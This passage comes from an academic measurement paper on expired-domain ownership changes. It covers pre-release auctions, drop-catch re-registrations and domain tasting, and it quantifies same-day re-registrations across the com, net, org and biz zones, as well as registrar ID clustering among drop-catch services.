We find that a surprisingly large fraction of deleted domains (10 % of `com`) is re-registered *on the same day*. In the case of `org`, the drop lasts only about 30 seconds, but accounts for more than half of all same-day re-registrations of deleted domains. These results show that re-registrations are frequent and highly competitive. Despite the significantly higher price, there is a large demand for drop-catch domains. In fact, there seems to be an arms race between drop-catch services that has been intensifying recently, with the Top 3 now controlling 75 % of accredited registrars. Drop-catch causes at least 80 % of domain creation attempts, yet only a tiny fraction are eventually successful. The higher prices paid for drop-catch domains suggest that their new owners consider them to be valuable; however, in our cursory analysis of domain uses, we show that most re-registered drop-catch domains contain nothing but advertisements and parking pages, suggesting monetisation through residual traffic and speculative re-registrations. Our findings raise the question of whether these uses justify the risks associated with domain ownership changes without the explicit consent of the prior registrant; they furthermore illustrate that security mechanisms must account for domain deletions and re-registrations as a frequent phenomenon (e.g., more than 20 % of all `com` domains are deleted each year, and out of those, 10 % are re-registered immediately by a new owner, and many more at a later time).

Our work makes the following contributions:

- We call attention to widespread "recycling" of used domains despite relatively high prices and measure the extent of the issue *as a whole*, instead of simply focussing on specific types of detected abuse.
- We describe little-known ways domain ownership can change, and are the first to quantify the secretive ecosystem of drop-catch services and their daily race to take over deleted domains. We use a variety of

public data sources to confirm the existence of a phenomenon so far described only anecdotally.

- We show that same-day domain takeovers are frequent and competitive, using a full sample of all domains deleted from four popular zones during a four-week period in 2016 (over 4 million domains).
- We quantify the inordinate impact that drop-catch services have on the domain registration ecosystem, accounting for over 75 % of accredited registrars and over 80 % of domain creation attempts, but at most 9.5 % of successful domain creations.
- We discuss how certain registrars exploit grace periods to minimise their financial risk when attempting to sell pre-release domains or proactively re-registered drop-catch domains, similar to the now banned practice of domain tasting [6, 27].

2 Background & Related Work

Names in the Domain Name System (DNS) are structured hierarchically. Top-level domains (TLDs) such as `com` or `net` are created by the Internet Corporation for Assigned Names and Numbers (ICANN) and then delegated for day-to-day operation to a *registry* such as Verisign. Each registry maintains a directory of the registered second-level names and their authoritative name servers, called a DNS *zone*. Registries delegate billing and customer support to ICANN-accredited *registrars*, companies such as GoDaddy or Gandi, which sell domain names to their customers. The Internet Assigned Numbers Authority (IANA) maintains a list of all accredited registrars and their globally unique IDs [23]. Details about the activity of these registrars in each zone are available in the monthly reports that registries must file with ICANN, and that are made public after a three-month delay [24].

2.1 Domain Lifecycle

Domains are registered for a period of one or more years. If a domain is not renewed before its expiration date, it goes through a series of phases that permit late renewals before the domain is ultimately deleted. Figure 1 shows a simplified domain state diagramme taken from [29]. For the purposes of this paper, it is sufficient to know that domains not explicitly renewed or deleted before their expiration date are automatically renewed by the registry, giving the registrar a 45-day *auto-renew grace period* to undo this automatic renewal before becoming liable for the renewal fees. The details of how this grace period affects the domain and its original owner depend on each registrar's policies. Typically, registrars either deactivate the domain or point it to a parking site to alert the owner that the domain can still be renewed. Unless otherwise requested by the owner of the expired domain, registrars typically delete it shortly before the end of the 45-day *auto-renew grace period* in order not to incur the registry's renewal fee. Such domains enter a 30-day *redemption period* during which the domain is deactivated and "locked" by the registry in the sense that the only allowed modification is renewal by the original owner, for an increased fee. Domains not recovered during the *redemption period* transition into the *pending delete* state, which means that these registrations will be deleted after 5 days and the domains can be re-registered by any interested party on a first-come, first-served basis.

Figure 2 summarises a domain's most typical expiration phases on a timeline. Expired domains can change owners during two points in time: *Pre-release domains* can be sold and transferred to a new owner during the *auto-renew grace period*; *pending delete domains* can be re-registered by a drop-catch service directly after deletion, or manually at any later point, all provided that the domain has not already changed owners beforehand.

2.2 Pre-Release Domain Sales

During the *auto-renew* grace period, even though the expiration date has already passed, registrars maintain control over the domain. ICANN and the registries appear to give registrars some flexibility in how they manage this period, with the result that different registrars implement a range of varying policies that may or may not be favourable to the registrant of the expiring domain. Some registrars such as Gandi give their customers the full 45 days for late renewals without additional fees [15], whereas other registrars begin charging increased late renewal fees or attempt to sell the domain to a new owner. GoDaddy, for example, begins charging customers an increased late renewal fee on the 19th day after expiration, and puts the domain name up for auction beginning on the 26th day [17]. While GoDaddy operates their own domain name auction service, other registrars such as Moniker or Tucows partner with third-party platforms such as SnapNames [46]. These auctions allow any interested party to bid for expiring names and potentially acquire them, subject to the original registrant not exercising their right to renew the domain. If a domain is sold, the new owner pays for the renewal as well as auction fees and the sponsoring registrar changes the domain's ownership information to the new owner. The domain remains under the management of the registrar and keeps its original metadata such as the registration creation date. From a domain management point of view, this process is the same as what would happen if the previous owner had sold the domain to a new owner, except that the previous owner does not in fact participate in or benefit from the pre-release sale, since all proceeds go to the registrar and




Figure 1: Diagramme from [29] showing domain states and transitions due to `commands` issued by the registrar, or *automatic* transitions if no command is issued before the deadline. If a domain is not `delete`d or `renew`ed by the registrar before the expiration date, the registry automatically renews it for a year. *Additional states for `renew` and domain transfers omitted.




Figure 2: Timeline of domain expiration with a *pre-release* sale opportunity during the *auto-renew grace period* and a re-registration opportunity after the domain has been deleted (*drop-catch* re-registrations occur instantly after deletion).

auction platform. The entire auction process takes place during the duration of the *auto-renew grace period* when registrars hold the domains for free. Unsold domains can be deleted before they incur any cost at the registry, which means that registrars run a negligible financial risk when they attempt to sell their customers' expired domains.

2.3 Drop-Catch Domain Re-Registrations

While the general process of domain expiration depicted in Figure 1 is very similar for the generic TLDs, the exact procedure of domain deletion at the end of the *pending delete* period may differ from registry to registry. In the following description, we focus on the `com` and `net` zones operated by Verisign because they are the most popular and have most details available in various online sources [8, 28, 13]. According to these sources, each day Verisign makes available to its registrars a list of all domains that just entered the *pending delete* period and will become available for re-registration five days later, along with popularity data derived from traffic to the zone's authoritative DNS servers. Deletion of domains follows a somewhat predictable procedure that is also called "the drop." Beginning each day at 2pm ET, Verisign's systems iterate over the "dropping" domain names in a certain order and change their status from *registered* to *available* one by one, with the whole process lasting up to an hour.

Since deleted domains can be re-registered on a first-come, first-served basis, to maximise the probability of "catching" a sought-after domain, it is essential to predict when exactly it will "drop" and place the re-registration request in a timely manner. For popular domains, it is not very promising to attempt to do so manually, since a number of *drop-catch* services specialise in automatic re-registration of deleted domains in the very moment they become available. These services accept backorders from customers who are interested in an already registered domain and attempt to re-register the domain if it is ever deleted. Around the deletion window, drop-catch services flood the registry with registration requests, most of which can be expected to fail because the domain has either not been deleted yet, or it has already been re-registered by a competitor. Drop-catch services attempt to reverse engineer the registry's deletion process in order to use their resources more efficiently and gain an advantage over their competition. Furthermore, drop-catch services are said to use multiple (rate-limited) registrar access credentials and place their servers physically close to the registry's systems [4, 8, 28], similar to common practices in high frequency trading in the financial industry.

In contrast to pre-release domain sales, drop-catch services do not control the domain when an order is placed and cannot guarantee that they will be able to obtain it. The starting price of a drop-catch domain can be up to ten times the regular annual registration fee. If a drop-catch service successfully obtains a domain and multiple customers had placed an order, the winner is typically determined in a three-day private auction. Since such domains were deleted (even if only for fractions of a second), their metadata looks like that of a newly registered domain, without any trace of the prior registration instance.

2.4 Domain Tasting

Figure 1 shows that newly registered domains start in a five-day *add grace period* during which the domain registration can be cancelled at no cost. While intended to address accidental domain registrations such as typing errors, this grace period led to wide-spread abuse, so-called

domain tasting, which consists in domain speculators tentatively registering a domain with the sole purpose of testing how much traffic it would receive, and deleting the domain if the observed traffic did not warrant the registration fee. In related work, Coull et al. [6] showed that domain tasting accounted for 76 % of all daily domain creations. After 2008/2009, when ICANN implemented policies penalising registrars for excessive tasting, the frequency of the phenomenon declined by 99.7 % [27]. We will show in Section 4.6 that in a fashion similar to pre-release sales, at least one drop-catch service makes use of domain tasting to tentatively register domain names and delete them at no cost when it cannot find a buyer.

2.5 Related Work

Prior research in the area of domain registrations includes the work on registration intent by Halvorson et al. [18, 19, 20]. Schlamp et al. [44] describe an attack to take over protected resources by re-registering the expired domains of email addresses. Nikiforakis et al. [42] study inclusions of third-party JavaScript code in websites and find dependencies loaded from expired domain names, which could be re-registered for code injection attacks. Attackers have also been reported to re-register expired domains that built up a good reputation [5, 22, 33].

Although unrelated to domains, Mariconti et al. [35, 36] show that similar risks of trust abuse exist on social networks that allow abandoned profile names to be reused.

Two works present a more systematic examination of domain re-registrations: Hao et al. [22] investigate characteristic registration patterns of spam domains and find that among re-registered domains, those later used for spamming tend to be registered faster than non-malicious domains. They then use several registration-time features to predict which domains are likely to be used for malicious purposes [21]. Lever et al. [33] analyse the maliciousness of domains before and after re-registration with a focus on when malicious behaviour occurs, not when or why a domain is re-registered. In several case studies, they recount concrete security issues that arose from expired (and re-registered) domain names of name servers, email addresses, software repositories, and spam operations. To automatically detect domain ownership changes, the authors propose Alembic, an algorithm based on DNS-related features. It is unclear whether pre-release domain sales exhibit DNS signals strong enough to be detected, since such sales might result in only minor changes to the DNS configuration when domains continue to be maintained by the same registrar or hosting company.

In previous work [29], we studied the expiration process of domain names, long-term re-registration probabilities, and ambiguities in WHOIS data. Our analysis at the time was oblivious to the nature of re-registrations. In this paper, we focus on immediate drop-catch re-registrations, and we also characterise related phenomena such as pre-release sales. We are not aware of any prior work that has studied the pre-release and drop-catch ecosystems.

3 Methodology

To study post-expiration ownership changes of domain names, we need to know which domains are available for pre-release sale or drop-catch re-registration, and track their status to discover the outcome.

3.1 Domain Availability Lists

Most pre-release and drop-catch services publish lists of imminently available domains so that prospective buyers can scout them for interesting inventory. We downloaded these lists daily as the starting point for our analysis.

3.1.1 Pre-Release

We downloaded pre-release lists from four large services that sell expiring domains: Dynadot [14], GoDaddy [16], NameJet [40], and SnapNames [45]. These lists contain the names of available pre-release domains along with the date when each auction will close, and sometimes also metadata such as the current bid, the number of participants in the auction, the age of the domain, or traffic data collected by the registrar from a post-expiration parking page that can be used to valuate the domain. While Dynadot and GoDaddy are primarily registrars and appear to re-sell their own customers' expired domains, other services partner with third-party registrars to offer their expiring domain inventory (e.g., the list of partner registrars of SnapNames includes Moniker and Tucows).

3.1.2 Pending Delete

Lists of domains in the *pending delete* state are available from drop-catch services such as Namepal Backorders [3], Domain Graveyard [9], Domain Monster [10], DropCatch [11], Dynadot [14], NameJet [40], Pool [43], and SnapNames [45]. These lists contain the deletion date of each domain, that is, when the domain can be re-registered, and sometimes also traffic data derived from the zone's DNS lookup traffic.

A practical complication when using these lists is that the time zones of dates are sometimes not explicitly stated, and the listed dates sometimes refer to the last time to place an order, whereas in other cases they refer to the actual deletion date. In contrast to pre-release lists, pending delete lists do not contain exclusive inventory and should therefore overlap among all services. (Some lists differed by around one hundred names per day; we noticed that

some services removed names containing trademarks or punycode domains whereas other services did not.) We use the overlap to convert all lists into a common time convention as follows: As a preliminary reference, we use Dynadot's list, which is the only one that declares its timestamps as UTC, and is also the most complete list. Separately for each other list, we extract the dates associated with each domain found in both that list and Dynadot's list, and compute the distribution of the time difference. We use the mode of this distribution as each list's time offset from Dynadot. Once we have adjusted all lists, we observe that they agree on the same date for 99.99 % of `com` and `net` domains and around 80 % of `org` and `biz` domains, with the vast majority of disagreements involving only a one-day difference. We hypothesise that the qualitative difference between `com`/`net` and the other zones may be due to different ways of collaboration between the registries and the drop-catch services; Verisign manages both `com` and `net` and is known to make lists of pending delete domains available to registrars, whereas we could not find any public information regarding the other registries' policies. To resolve any disagreement among the lists about the deletion date of a domain, we apply a majority voting algorithm and pick the date declared by most of the lists.

3.2 Domain Status Tracking

The domain lists compiled by pre-release and drop-catch services alert us about new domains becoming available, but they do not contain the outcome, that is, whether a pre-release domain was sold to a new owner, or if a deleted domain has been re-registered. We obtain this information from the respective registry's WHOIS database, which is the official public source for domain registration metadata. Since WHOIS databases contain only current data but no history, we need to extract data periodically in order to detect changes. Furthermore, while access to WHOIS databases is public, it is also rate limited, which bounds the number of domains that we can track. We conducted two experiments, each designed to measure a specific aspect of domain re-registrations:

- pre-release sales and drop-catch re-registrations over a four-week period in 2016, our MAIN data set, and
- domain tasting in drop-catch re-registrations during one week in 2017 (TASTING).

A common principle of both experiments was that we sourced new domains from the daily lists during the *seed time*, and we periodically requested WHOIS records for these known domains during the *tracking time*.

Zone	com	net	org	biz	name
Pre-Release Domains	1.2 M	135 k	116 k	21 k	182
min/day	23.8 k	2.5 k	2.1 k	388	2
median/day	43.5 k	4.9 k	4 k	710	7
max/day	53.7 k	6.7 k	6.4 k	1.1 k	15
Sales/Late Renewals	70.6 k	5.9 k	4.8 k	475	6

Table 1: The number of domains on all pre-release lists during our 28-day measurement period along with the daily min/median/max, and total domains not deleted (either sold by platform or renewed by owner).

Zone	com	net	org	biz	name
Pending Delete Domains	2.1 M	255 k	169 k	51 k	–
min/day	61.6 k	7.4 k	4.8 k	1.2 k	–
median/day	76.4 k	9.2 k	6.1 k	1.7 k	–
max/day	92.1 k	11.2 k	7.5 k	2.6 k	–
All Observed Re-Registr.	334.3 k	33.5 k	15.5 k	3.3 k	–
"Day 0" Re-Registrations	215.6 k	16.9 k	7.9 k	0.9 k	–

Table 2: The number of domains on all pending delete lists during our 28-day measurement period along with the daily min/median/max. Note the strong daily variation. Our observations of overall re-registrations are right censored, whereas deletion day re-registrations are not.

3.2.1 MAIN: Pre-Release & Drop-Catch Domains

During a four-week period starting in late July 2016, each day we began tracking all `com`, `net`, `org`, `biz` and `name` domains appearing on the pre-release and pending delete lists mentioned above with an end date three days in the future. That is, we requested the WHOIS records of each pre-release and pending delete domain three days before the end of the auction or the deletion date, respectively. This first WHOIS lookup allowed us to extract domain metadata corresponding to the expiring registration, such as the original domain creation date, the expiration date, and any status flags corresponding to expiration states (Figure 1) that may be set, such as *pending delete*. We then repeated each lookup every 2 weeks. The frequency was chosen low enough to include every listed domain while not exhausting our limited budget of lookups, but high enough to observe transient status changes such as the 30-day *redemption period*. After the end of the four-week period, we stopped adding new domains from the lists, but we continued tracking the previous sample until mid-December. For our lookups, we respected conservative delays between queries (2 s for `com`, `net`, `biz` and `name`, and 30 s for `org`), and we were able to carry out our lookups without being blocked. Overall, we tracked more than four million domains, as shown in Table 1 for pre-release, and in Table 2 for pending delete domains.

Recall that pre-release domain sales take place during the *auto-renew grace period* so that registrars can delete the domains without incurring any cost if they do not sell. Since the length of this period is no more than 45 days, we can conclude that a sale or renewal has taken place if the WHOIS status at least 45 days after the initial lookup

shows that (1) the domain still exists, (2) the domain is not in a *redemption period* or *pending delete* state (it is not being deleted), and (3) the domain's records still have the same creation date as in the first lookup (the domain has not been re-registered). Note that we do not possess registrant information for `com` and `net` domains due to their thin WHOIS model. In these zones, registrant information is not available from the registry, but must be requested from the domain's sponsoring registrar. Prior work by Liu et al. found that registrars' Whois servers typically have much lower, and usually undisclosed rate limits, which makes it challenging to extract registrant data at scale [34]. Furthermore, the authors described a growing number of domains hiding their true ownership through privacy protection services, over 20 % in 2014. For the purposes of this work, we decided that the benefits of ownership data did not justify the effort needed to collect it. As a result, we cannot distinguish pre-release sales from domain owners using the very last opportunity to renew their expired domain, since both cases result in the domain remaining active. However, we believe that only a small fraction corresponds to last-minute renewals because registrars contact their customers many weeks before expired domains go to auction and disincentivise late renewals with higher fees, as discussed in Section 2.2.

Pending delete domains can be re-registered as soon as the domain exits the *pending delete* status. We can detect a re-registration by a creation date that is on or after the "drop date" from the pending delete lists. If a domain is re-registered on the same day that the previous registration was deleted, we call it a *0-day* drop-catch re-registration.

3.2.2 TASTING: Drop-Catch Domain Tasting

Domain tasting registrations are active for a maximum of five days, the duration of the *add grace period*, before they are deleted. Since the two-week measurement frequency in the MAIN data set cannot reliably find every instance of tasting registrations, we discarded any such observation from that data set to retain only "surviving" registrations, and we designed a separate experiment to measure tasting. Specifically, for the TASTING experiment's seed time of one week in late January 2017, we extracted Whois records for all domains from the pending delete lists three times at fixed delays: Three days before the deletion date to observe the registration instance that was about to be deleted, one day after the deletion date to observe any drop-catch re-registration, including short-lived tasting registrations, and six days after the deletion date to find out whether a drop-catch re-registration had been cancelled (due to tasting) or remained active.

Zone	com	net	org	biz	name
Total Domains (Aug'16)	131 M	16.1 M	11.3 M	2.3 M	166 k
added (per day)	81.3 k	8.7 k	5.4 k	1.3 k	26
deleted (per day)	72.7 k	8.8 k	6.5 k	1.5 k	66
"Day 0" Re-Reg. Adds	9.5 %	7.0 %	5.2 %	2.4 %	–
(mean, per day)	7.7 k	605	280	32	–

Table 3: The total number of domains registered in August 2016 as well as the daily mean of domains added and deleted in July and August 2016 according to the ICANN registry reports. Deletion day re-registrations (as determined in our measurements) are given both in absolute terms and as a fraction of daily domain creations. They represent an upper bound on successful drop-catch domain creations.

3.3 Limitations

Our analysis relies on domain lists to discover expiring and deleting domains. While the high overlap among pending delete lists of competing services makes us confident that their union represents all `com`, `net`, `org` and `biz` domains that are about to be deleted, our pre-release lists do not cover the full inventory of expiring domains available for purchase due to the fragmented ecosystem. However, we believe that our pre-release lists cover a majority of the available inventory as we source our data from the most popular platforms. According to our results in Section 4.1, the vast majority of domains on pre-release lists is not sold but deleted, which causes those domains to ultimately appear on pending delete lists. Our pre-release lists are more than half the size of the pending delete lists, with the largest part of the difference likely due to registrars that do not offer any pre-release sales at all.

This paper analyses ownership transfers of expiring or deleted domains, which implies a bias towards domains of lesser value. Highly valuable domain names are likely to be sold directly rather than expiring due to non-renewal.

4 Analysis

We begin our analysis by providing context for expiring domains. According to ICANN's registry reports, 2.2 M `com` domains were deleted in August 2016, which corresponds to 1.7 % of all registered `com` domains, as shown in Table 3. In contrast, about 2.6 M `com` domains were added during the same period, hinting at a constant and sizeable turnover in registered domains. While some of the added domains were never registered before, many are re-registrations of old domains. In this paper, we focus on *drop-catch* domains that are re-registered on *day 0*, that is, on the deletion day of the old registration.

Some expired domains may be available even before they are deleted, and our pre-release lists (Table 1) advertise around 1.2 M `com` domains over a period of 28 days. The large number of expiring domains that can be acquired by means of an ownership transfer instead of a

Zone	com	net	org	biz	name
Dynadot	17.1 % 1.9 k	32.9 % 607	13.7 % 176	22.4 % 17	27.8 % 5
GoDaddy	5.31 % 30.5 k	3.33 % 1.9 k	4.06 % 2.0 k	2.21 % 164	0.65 % 1
NameJet	9.89 % 27.1 k	7.63 % 2.4 k	6.81 % 1.5 k	4.84 % 134	– –
SnapNames	3.39 % 11.1 k	2.41 % 981	2.59 % 1.1 k	1.57 % 160	– –

Table 4: Pre-release domains not deleted (likely sold) per platform.

re-registration illustrates that security mechanisms should avoid relying exclusively on creation-time features to detect potential ownership changes. To conclude this overview, Table 2 shows that the number of domains on pending delete lists supplied by drop-catch services is in line with the official statistics from the ICANN reports. Therefore, we can rely on these pending delete lists to discover the domains that are about to be deleted.

4.1 Demand for Expired Domains

Using the predicted deletion dates from the pending delete lists (in the MAIN data set), we find that 10.1 % of all deleted `com` domains are re-registered on the same day, that is, the earliest possible day for a re-registration. Smaller zones also exhibit smaller fractions of same-day re-registration at 6.6 % of `net`, 4.7 % of `org` and 1.8 % of `biz`. Our results suggest that re-registrations are not only a common phenomenon in general, but also one driven by enough competition to cause re-registrations to happen as early as possible. The deletion day has the highest daily rate of re-registrations. For instance, after the 10.1 % on the deletion day, it takes about one month until the next 5 % of deleted `com` domains are re-registered.

Given that many buyers appear to be interested in gaining access to a domain name as soon as possible, we look at the sales of pre-release domains, which are available even before they are deleted. Pre-release domains are typically exclusive inventory of the selling platform, thus competition among prospective buyers would play out monetarily in auctions as opposed to a timing-based technical arms race between competing services.

The four pre-release domain lists that we use in our research are slightly different in nature. GoDaddy and Dynadot are domain registrars themselves and likely sell only their own customers' expired domains—all `com` domains on these two lists were initially registered by only 16 and 11 different registrar IDs, respectively. NameJet and SnapNames, on the other hand, appear to be marketplaces with a number of collaborating registrars; we observed 277 and 263 registrar IDs in their `com` domains.


Taken together, the four pre-release lists contain more than half as many domains as the pending delete lists during the same time span in the `com`, `net`, and `org` zones, and less than half for `biz`. While pre-release lists are biased towards participating registrars, and only domains not sold during the pre-release phase ultimately appear on a pending delete list, the pre-release domains available through the four services make up a sizeable portion of the entire expiring domain inventory. It is worth investigating how many of them are sold pre-release instead of becoming available as pending delete domains.

Since purchases of pre-release domains are guaranteed and the prices sometimes lower than drop-catch re-registrations, one might expect to observe a higher fraction of pre-release sales than drop-catch re-registrations. However, the numbers in Table 4 do not support such a general trend. In nearly all zones, Dynadot and NameJet sell a larger fraction of their inventory than the corresponding re-registration rates one month after deletion. GoDaddy and SnapNames, on the other hand, sell a considerably lesser fraction—GoDaddy has the largest inventory of domains but sells only 5.31 % of their pre-release `com` domains, which is half the percentage of overall `com` drop-catch re-registrations on the deletion day.

Pre-release domains that are not sold are marked for deletion and will appear on pending delete lists. While one may suspect that the availability of pre-release domains of a registrar might have a negative affect on drop-catch re-registrations, we did not find any clear difference in re-registration rates of registrars that offer pre-release domains compared to others that do not. In fact, we observed a surprisingly frequent phenomenon of pre-release domains that were not sold initially, but re-registered as drop-catch domains once they had been deleted.

4.2 Competitiveness of Re-Registrations

To gain a better understanding of how domains are re-registered on their deletion day (and verify the third-party accounts cited in Section 2.3), we need a fine-grained view of the creation time of the re-registration. Unfortunately, WHOIS records for `com` and `net` domains do not contain the exact time when the domain was created, but for `org` and `biz`, we can plot domain creations with a second precision. Figure 3 shows the UTC time-of-day creation time of all `org` and `biz` re-registrations from the pending delete lists separately for the deletion day, that is, drop-catch re-registrations, and all re-registrations that happened on a later day. Re-registrations on any day after the deletion day are relatively evenly distributed over the day with no strong time-of-day effect. Re-registrations on the deletion day, however, do not begin until 14:30 for `org` and 17:00 for `biz` with around 90 % and 60 % of all re-registrations on that day occurring within the first 30 minutes. The remaining re-registrations during the remaining time of the day are again evenly distributed. This






Figure 3: CDF of the time of day when domains from pending-delete lists are re-registered, separately for day 0 (drop-catch) and any later day. Drop-catch re-registrations occur in a spike after deletion of the domains, whereas regular re-registration times are more evenly distributed.




Figure 4: CDF of re-registration times for `org` on day 0 (minute-level detail of Figure 3). Except for a few outliers, re-registrations begin at 14:30 and slow down before 14:31 UTC, at which point more than 60 % of the deletion day re-registrations have already occured.




Figure 5: CDF of re-registration times for `org` on day 0 (second-level detail of Figure 4). More than half of the deletion day re-registrations occur within the first 30 s; only around 10 % are re-registered during the following 30 s.

suggests that the drop process of `org` and `biz` is similar to the one reported for `com` and `net`. In other words, all domains scheduled to become available for re-registration on a given day do so within a brief "drop" interval.

Figure 4 contains a minute-precision detail of the same plot for `org` re-registrations on day 0 and shows that over 60 % of the day's re-registrations occur in the minute between 14:30 and 14:31. Figure 5 zooms in even further to a second-level precision and reveals that more than half of the day's re-registrations occur within the first half of the first minute; only around 10 % are re-registered during the following 30 s. The high density of re-registrations during a very short time period hints at how competitive the re-registration race is. For instance, manual attempts to re-register a sought-after domain on its deletion day rather than paying for a drop-catch service will likely fail.

Re-registrations on day 0 for `biz` are significantly slower than `org`, with about 50 % in the first five-minute interval and roughly 20 % during the next 30 minutes. The lower re-registration speed may be an indicator for lower interest in `biz` re-registrations. In fact, `biz` is the smallest of the four zones with pending delete domains analysed in this paper, and it is decreasing in size (Table 3).

To further investigate how many resources are dedicated to re-registrations, we compare the number of registrar IANA IDs used for re-registrations on day 0 as opposed to any later day. Registrar IDs are used in WHOIS records to identify the sponsoring registrar of a domain, but there is no 1:1 mapping to companies since a registrar could use multiple IDs (e.g., due to acquisitions of other registrars), and it has been reported that drop-catch services use multiple credentials in order to increase their success rate during the drop [8, 28]. Indeed, we find that re-registrations of `com`, `net` and `org` domains on day 0 are carried out with a very large diversity of registrar IDs. For instance, we observed a total of 1,745 registrar IDs for `com` 0-day domains, but only 308 registrar IDs for `com` re-registrations on any later day combined. Re-registrations of `net` and `org` similarly use many times more registrar IDs on day 0 as opposed to the entire period after the deletion day. At the same time, re-registrations on day 0 only account for between half and two thirds of all observed re-registrations. This illustrates that disproportionately more resources are utilised for 0-day re-registrations. Consider, for instance, that the 1,745 registrar IDs correspond to a daily median of only 7.7 k `com` 0-day re-registrations. For `biz`, the trend is inverse with only 34 registrar IDs used on the deletion day compared to 94 afterwards; this is another indicator that the `biz` drop is less competitive.

The higher number of registrar IDs in use for deletion-day re-registrations goes in hand with a much lower skew towards the most active IDs. According to Figure 6, the 10 most active registrar IDs on the deletion day account for only 20 % of same-day re-registrations. While the 90 next registrar IDs together hold the same market share, there is significant weight in the middle ranks as half of the registrar IDs (ranks 100 – 1000) account for over half of deletion-day re-registrations. This effect cannot be observed at all for re-registrations after the deletion day (Figure 7), where the top 10 registrar IDs alone account for almost three quarters of re-registrations. The more equal distribution of deletion-day re-registrations over registrar IDs suggests a tight competition where the top performers hold a small but not overwhelming advantage.

The high number of registrar IDs on the deletion day is centred around the time of the drop, as illustrated in Figure 8. Within the first 30 s after the drop, hundreds of registrar IDs are being used each second, but after around 15 minutes this number already decreases to fewer than 10 registrar IDs per minute. This suggests that the 0-day distribution in Figure 6 is dominated by the drop, and that the remainder of the day may be more akin to the post-deletion day distribution in Figure 7, with the additional resources being deployed only for the time of the drop.




Figure 6: CDF of deletion day domain re-registrations per registrar ID ranked by re-registration volume (log scale). The 10 most active registrar IDs are responsible for 20 % of `com` re-registrations on day 0.




Figure 7: CDF of domain re-registrations *after* the deletion day per registrar ID ranked by re-registration volume (log scale). The 10 most active registrar IDs account for 74 % of `com` re-registrations on days 1+.




Figure 8: Histogram of distinct registrar IDs observed for `org` re-registrations during one-minute intervals on the deletion day (log scale). The number rapidly decreases from hundreds of registrar IDs used directly after the drop to just a few per minute half an hour later.

4.3 Drop-Catch Registrar Characteristics

We now show that the characteristics of registrars engaging in drop-catch re-registrations can be very different from regular registrars. To that end, we compute metrics from ICANN's registry transaction report for `com` in August 2016 and make the following observations:

- Domain creations by drop-catch registrars are typically for a one-year duration, whereas other registrars often have a higher fraction of domains paid in advance for up to ten years. For example, 30.8 % of domain creations by GoDaddy's registrar 146 were for two or more years, whereas the drop-catch registrars 627 (Pheenix), 635 (SnapNames) and 1570 (DropCatch) created only one-year registrations. This suggests a lower willingness of up-front investments to commit to domain names in the long term.
- Drop-catch registrars are rarely on the receiving end of domain transfers between registrars, as most transfers are away to another registrar. For the regular registrars OVH (433), Gandi (81) and GoDaddy, 27.6 %, 35.8 % and 55.7 % of all domain transfers were outbound, whereas the percentage was 100 % for Pheenix and SnapNames. These registrar IDs appear to be used for creations of drop-catch domains, but not for management of regular domains.
- The success ratio of attempted domain creations is very low for drop-catch registrars, with a large majority of domain creations failing. The sample registrar IDs of Pheenix and DropCatch had success rates of 0.05 % whereas GoDaddy's success ratio was 71.7 % and Gandi's was 99.3 %. This confirms accounts of the drop, when the registry systems are flooded with speculative domain creation requests, most of which fail because the domain is not yet available, or has already been re-registered by a competitor.

Especially the latter point has implications for the domain registration systems managed by the registries. In August 2016, more than 99.9 % of all attempted domain creations in the `com` zone failed. Conservatively estimated, at least 80 % of all attempts can be attributed to failed drop-catching, which means that drop-catch services are responsible for a very large majority of all domain creation requests received by Verisign, the `com` registry.

The large number of registrar IDs engaging in drop-catch found in Section 4.2 does not correspond to thousands of independent drop-catch services, but rather some drop-catch services using large numbers of registrar IDs. To better characterise the drop-catch ecosystem, we need to find out which registrar IDs collaborate and which ones compete. To that end, we group the individual registrar IDs found on the complete IANA list in February

	Name	IDs	%
1	DropCatch.com	1252	42.6 %
2	Pheenix.com	498	16.9 %
3	SnapNames.com	466	15.8 %
4	LogicBoxes.com	53	1.8 %
5	MyDomain.com	43	1.5 %
6	XZ.com	21	0.7 %
7	Name.com	19	0.6 %
8	Dynadot.com	19	0.6 %
9	22.cn	16	0.5 %
(total)		2387	81.1 %

Table 5: All clusters with more than 10 registrar IDs as of Feb. 2017. The Top 3, all drop-catch services, control 75 % of accredited registrars.




Figure 9: Historical perspective on cluster size in terms of registrar IDs, from ICANN `com` reports until February 2017. Drop-catch services increased their size, whereas regular registrar clusters remained constant.




Figure 10: Cluster size vs. domain creations in February 2017. Regular registrars such as GoDaddy or Enom have high numbers of total creations using very few registrar IDs, whereas drop-catch services such as SnapNames or DropCatch have an order of magnitude fewer domain creations but use almost two orders of magnitude more registrar IDs.

2017 into clusters likely belonging to the same company when they share the same official contact email address or phone number, or if their name differs only by a number. For instance, the list contains 1,201 IDs with names “DropCatch.com *n* LLC”, where *n* is a number. Another cluster contains names that look similar to the human eye, such as “Charlemagne 888, LLC,” “George Washington 888, LLC,” and “Napoleon Bonaparte, LLC”—these are grouped because of their contact information and belong to the drop-catch service Pheenix. Almost 92 % of the clusters consist of a single registrar ID, but a small number of clusters is very large. Table 5 shows all nine clusters with more than ten registrar IDs. Their sizes correspond to what was previously reported by specialised online media [38, 39]. Overall, the clusters comprising more than ten registrar IDs account for more than 81 % of all registrar IDs on the IANA list, and the Top 3, all drop-catch services, account for three quarters of all accredited registrars. (In contrast, as shown in Table 3, drop-catch services do not register such a large share of domains—at most 9.5 % of successful `com` domain creations each day can be attributed to drop-catch re-registrations.) Note that our clustering groups only registrars with evident similarities in their names or contact information. Some drop-catch services are said to have agreements with independent registrars to use their credentials for the duration of the drop. Therefore, these clusters likely underestimate the true “horse power” of drop-catch services.

To gain a historical perspective, we search ICANN’s registry transaction reports for the first time a registrar ID has been observed to register domains (in the `com` zone). Figure 9 shows that regular domain registrars such as GoDaddy maintain a constant or only modestly increasing number of registrar IDs, whereas drop-catch clusters grow over two orders of magnitude in an apparent arms race among drop-catch services [38, 39]. Note that the plot only shows cluster size increases due to newly allocated registrar IDs because we always apply the February 2017 clustering. As a result, initially independent registrars that were later acquired and became part of a larger cluster are shown as part of that cluster from the beginning.

